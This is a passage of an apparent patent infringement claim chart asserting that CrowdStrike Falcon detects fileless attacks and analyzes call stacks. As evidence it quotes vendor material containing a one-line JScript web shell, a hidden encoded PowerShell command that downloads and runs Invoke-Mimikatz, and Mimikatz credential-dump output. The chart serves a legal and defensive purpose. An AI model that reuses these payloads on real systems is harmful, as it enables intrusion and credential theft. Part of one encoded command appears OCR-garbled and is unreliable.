WEB SHELLS allow remote access to a system using a web browser. They can be written in ASP or PHP or any other web scripting language and the code can be very small as shown below.

SIMPLE WEBSHELL CODE EXAMPLE:

```
<%@ PAGE LANGUAGE="JSCRIPT"%><%EVAL(REQUEST.ITEM["PASSWORD"],"UNSAFE");%>
```




POWERSHELL is a legitimate Windows tool that allows attackers to perform any action on a compromised system without having to write malware on disk. For additional obfuscation, an attacker can encode their PowerShell script, as shown below:


```
powershell -windowStyle hidden -ExecutionPolicy ByPass -encodedCommand
0QAKAADACgBwAG8AdwBIAHIAcwBoAGUAbABsACAAIgBJAEUAWAAgACgATgBIAHcALQBPAGIAagBIAGMAdAA-
gAE4AZQB0AC4AVwBIAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoAC-
cAaABDAHQAcAA6ACBALwBpAHMALgBnAGQALwBvAGUAbwBGAHUASQAnACkAOwAgAEkAbgB2AGBAawBIA-
COATQBpAGOAaQBrAGEAdABSACAALQBEAHUAbQBwAEMAcgBIAGQAcwAIACAAPgAgAEMAQgBcAHUAcwBIAHI-
AcwBcAGEALgBOAHgAdAANAAoAIAAgACAAIAANAAoA
```

(*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 625-626.)

305. The Accused Products perform a method that includes *invoking one of the plurality of functions as a result of receiving a call from an application programming instance*. For example, the Falcon Platform uses "IOAs [that] detect the sequences of events that a piece of malware or an attack must undertake to complete its mission" including "in the case of fileless attacks, malicious code [that] can take advantage of legitimate scripting language such as PowerShell, without being written to disk." These functions are invoked in response to a call from an application programming instance. In another example, the Accused Products detect "fileless attacks" that "exploit legitimate whitelisted applications that are vulnerable…tak[ing] advantage of built-in operating system executables."




Furthermore, in the case of fileless attacks, malicious code can take advantage of legitimate scripting language such as PowerShell, without being written to disk. As we have seen, this is challenging for signature-based methods, whitelisting, sandboxing and even machine learning to analyze. In contrast, IOAs detect the sequences of events that a piece of malware or an attack must undertake to complete its mission. This exposes even the stealthiest fileless methods so they can be addressed promptly.




The whitelisting approach involves listing all the good processes on a machine, in order to prevent unknown processes from executing. The problem with fileless attacks is that they exploit legitimate whitelisted applications that are vulnerable, and they take advantage of built-in operating system executables. Preventing applications that both users and the OS rely on is not an option.

(*See* WBR_CSK000622 (https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf) at 630, 632.)

306. In another example, the Falcon Platform is demonstrated below detecting and blocking a fileless Chopper web shell attack using “powershell.exe.” In this example, as shown in the red box annotations below, “powershell.exe” was used to run “Mimikatz in memory, a popular credential-stealing tool” and was identified by the Falcon Platform under “cmd.exe” related to “powershell.exe” including “LSASS process accessed from Powershell” and “PowerShell was run with a hidden window and encoded commands on the command line.”



```
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name           CS-WEBSERV1-TMM$
Domain            : SPE
SID              : S-1-5-18
            msv :
            tspkg :
            wdigest :
             * Username : CS-WEBSERV1-TMM$
             * Domain   : SPE
             * Password : 92 2d 12 9f 73 fc a7 44 7e 17 59 24 32 4b a1 4a 2b 27 f1 d7 15 4
1 2c 8a d5 a5 f7 38 45 02 57 bd b4 98 b1 1c 1b ae f0 d3 9e 83 c2 8c 71 4f 2a b4
 1d 43 28 37 93 c0 10 d1 0c 0b b7 d1 a3 79 84 16 ba 31 9c 34 80 df 96 f0 80 68
c9 2b 20 fa 3e 95 9d cc a8 89 2a 73 3b 8f 28 4b 9e b5 bd 4b 3b 88 61 ac 31 ec 1
9 1b 4b 84 d0 10 51 ba 30 f2 80 fe e9 0e 7c 7d be fb ad 1a 1e 2d b6 73 37 dc 44
 9c de f7 1d 17 34 97 93 36 a9 62 15 6e 52 0f 2c 52 eb f3 d5 42 6c 9b c7 0b 0d
e9 92 3c ad 96 97 1a f2 f7 0f e8 69 3f 1b 4e 14 a5 5f 81 f4 b6 e4 70 6a c3 14 4
f b1 f3 1f 73 7a 72 d4 88 10 ce b8 3a 0d 7e 40 cb c6 03 13 9e a9 f6 60 44 8a 99
 cf 79 c5 a7 47 bc 76 31 84 ef 59 98 2e e8 f0 17 a9 a0 96 07 8d 5e 77 7c c1 92
fe 77 ab df 4e 59 49 e8
            kerberos :
             * Username : cs-webserv1-tmm$
             * Domain   : SPE.COM
             * Password : (null)
            ssp :
            credman :

mimikatz(powershell) # exit
Bye!
```



App Version: falcon-activity @ 262c71c3

High Severity Suspicious Activity — A command was run that is associated with Chopper web shell activity.

whoami.exe 0 21 0 0 0

Low Severity Suspicious Activity — An administrative/reconnaissance tool (xcopy.exe, ping.exe, tasklist.exe, ftp.exe, autoruns.exe) was spawned under an IIS worker process.

cmd.exe 0 14 0 0 0

High Severity Suspicious Activity — Command execution indicative of Chopper webshell

High Severity Suspicious Activity — A command was run that is associated with Chopper web shell activity.

powershell.exe

High Severity Credent

Low Severity Suspicio

```
powershell -windowStyle Hidden -ExecutionPolicy Bypass -encodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0
HAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AYwBsAHkAbQBiADMAcgAvAFAAbwB3AGUAcgBTAGgAZQBsAGwAL
BtAGEAcwB0AGUAcgAvAEkAbgB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6AC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgAEkAbgB2AG
8AawBlAC0ATQBpAG0AaQBrAGEAdAB6AA==
```

cmd.exe 0 14 0 0 0

High Severity Suspicious Activity — Command execution indicative of Chopper webshell

High Severity Suspicious Activity — A command was run that is associated with Chopper web shell activity.

NETSTAT.EXE

Low Severity Suspicious Activity — An administrative/reconnaissance tool (xcopy.exe, ping.exe,

powershell.exe

- New

Comment

CS-WEBSERV1-TMM

Network Contain

Execution Details

ASSOCIATED BEHAVIOURS

High Severity Credential Theft
LSASS process accessed from Powershell
Low Severity Suspicious Activity
PowerShell was run with a hidden window and encoded commands on the command line.
Associated IOC (Commandline)
`powershell -windowStyle Hidden -Exe…`

e7018a371600b866867dab8

MD5 852d67a27e454bd389fa7f02a8cbe23f

USER ACCOUNT SPE\CS-WEBSERV1-TMM$


Dec. 29, 2016 18:00:51

Dec. 29, 2016 18:01:02

We know exactly what's happening on the web server

(*See* WBR_CSK000680 (https://www.youtube.com/watch?v=NdAKnfF-baM) at 2:04-2:18; *see also* WBR_CSK000669 (https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/).)

307. In another example, as shown below, the Accused Products display information for an event related to "iexplore.exe" loading "Metasploit's meterpreter" web exploit into memory and migrating it into "notepad.exe." "[N]o files were dropped" and the exploit "was loaded into memory." The Accused Products "stop the attack by protecting memory."



On CS-SE-NYCPRNSRV at 20 May 2016 @ 01:09

Detection Patterns

Intel & Web Exploit & Known Malware & Suspicious Activity & Blocked Exploit

Known Malware

Metasploit's meterpreter server may have been loaded into a process


No A/V Detections

ANALYSIS DATE (UTC)	FIRST SEEN DATE (UTC)
08 Dec 2014 @ 11:52	15 Jan 2011 @ 15:18

And it was loaded into memory.

(*See* WBR_CSK001221 (https://www.youtube.com/watch?v=A_2QVLtuRFE) at 8:00-9:22.)

308. On information and belief, the Accused Products perform a method that includes *executing stack walk processing upon the invocation of one of the plurality of functions in the monitored memory space*. For example, the Accused Products "[u]ncover the full attack life cycle with in-depth insight into all file, network, memory and process activity" including "memory captures and stack traces" in which the Accused Products analyze a call stack.




Achieve Complete Visibility


Uncover the full attack life cycle with in-depth insight into all file, network, memory and process activity. Analysts at every level gain access to easy-to-read reports that make them more effective in their roles. The reports provide practical guidance for threat prioritization and response, so IR teams can hunt threats and forensic teams can drill down into memory captures and stack traces for a deeper analysis. Falcon Sandbox analyzes over 40 different file types that include a wide variety of executables, document and image formats, and script and archive files, and it supports Windows, Linux and Android.

(*See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 770.)

309. In another example, the Accused Products provide "FULL ATTACK VISIBILITY" and "unparalleled alert context and visibility" and "[m]aps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections." Furthermore, the MITRE ATT&CK framework includes companion project D3FEND for defensive cybersecurity techniques and D3FEND includes "Memory Boundary Tracking" defined as "[a]nalyzing a call stack for return addresses which point to unexpected memory locations." On information and belief, the Accused Products incorporate the MITRE D3FEND defensive cybersecurity techniques including "Memory Boundary Tracking."



Harden				Detect							Isolate		Deceive		Evict	
Application Hardening	Credential Hardening	Message Hardening	Platform Hardening	File Analysis	Identifier Analysis	Message Analysis	Network Traffic Analysis	Platform Monitoring	Process Analysis	User Behavior Analysis	Execution Isolation	Network Isolation	Decoy Environment	Decoy Object	Credential Eviction	Process Eviction
Dead Code Elimination	Certificate Pinning	Message Authentication	Disk Encryption	Dynamic Analysis	Homoglyph Detection	Sender MTA Reputation Analysis	Administrative Network Activity Analysis	Firmware Verification	Database Query String Analysis	Authentication Event Thresholding	Hardware-based Process Isolation	Broadcast Domain Isolation	Connected Honeynet	Decoy File	Account Locking	Process Termination
Exception Handler Pointer Validation	Multi-factor Authentication	Message Encryption	Driver Load Integrity Checking	Emulated File Analysis	URL Analysis	Sender Reputation Analysis	Certificate Analysis	Operating System Monitoring	File Access Pattern Analysis	Authorization Event Thresholding	Mandatory Access Control	Encrypted Tunnels	Integrated Honeynet	Decoy Network Resource	Authentication Cache Invalidation	
Process Segment Execution Prevention	One-time Password	Transfer Agent Authentication	RF Shielding	File Content Rules			Active Certificate Analysis	Endpoint Health Beacon	Indirect Branch Call Analysis	Job Function Access Pattern Analysis	Executable Denylisting	Inbound Traffic Filtering	Standalone Honeynet	Decoy Persona		
Segment Address Offset Randomization	Strong Password Policy		TPM Boot Integrity	File Hashing			Passive Certificate Analysis	Input Device Analysis	Process Code Segment Verification	Resource Access Pattern Analysis	Executable Allowlisting	Outbound Traffic Filtering		Decoy Public Release		
Stack Frame Canary Verification			Bootloader Authentication				Client-server Payload Profiling	Local Account Monitoring	Process Self-Modification Detection	User Data Transfer Analysis		DNS Allowlisting		Decoy Session Token		
Pointer Authentication			Software Update				DNS Traffic Analysis	Memory Boundary Tracking	Process Spawn Analysis	User Geolocation Logon Pattern Analysis						
							File Carving	Scheduled Job Analysis	Process Lineage Analysis	Web Session Activity Analysis						
							IPC Traffic Analysis	System Daemon Monitoring	Script Execution Analysis							
							Network Traffic Community Deviation	System File								



Memory Boundary Tracking

ID: D3-MBT (Memory Boundary Tracking)

Definition

Analyzing a call stack for return addresses which point to unexpected memory locations.

How it works

This technique monitors for indicators of whether a return address is outside memory previously allocated for an object (i.e. function, module, process, or thread). If so, code that the return address points to is treated as malicious code.

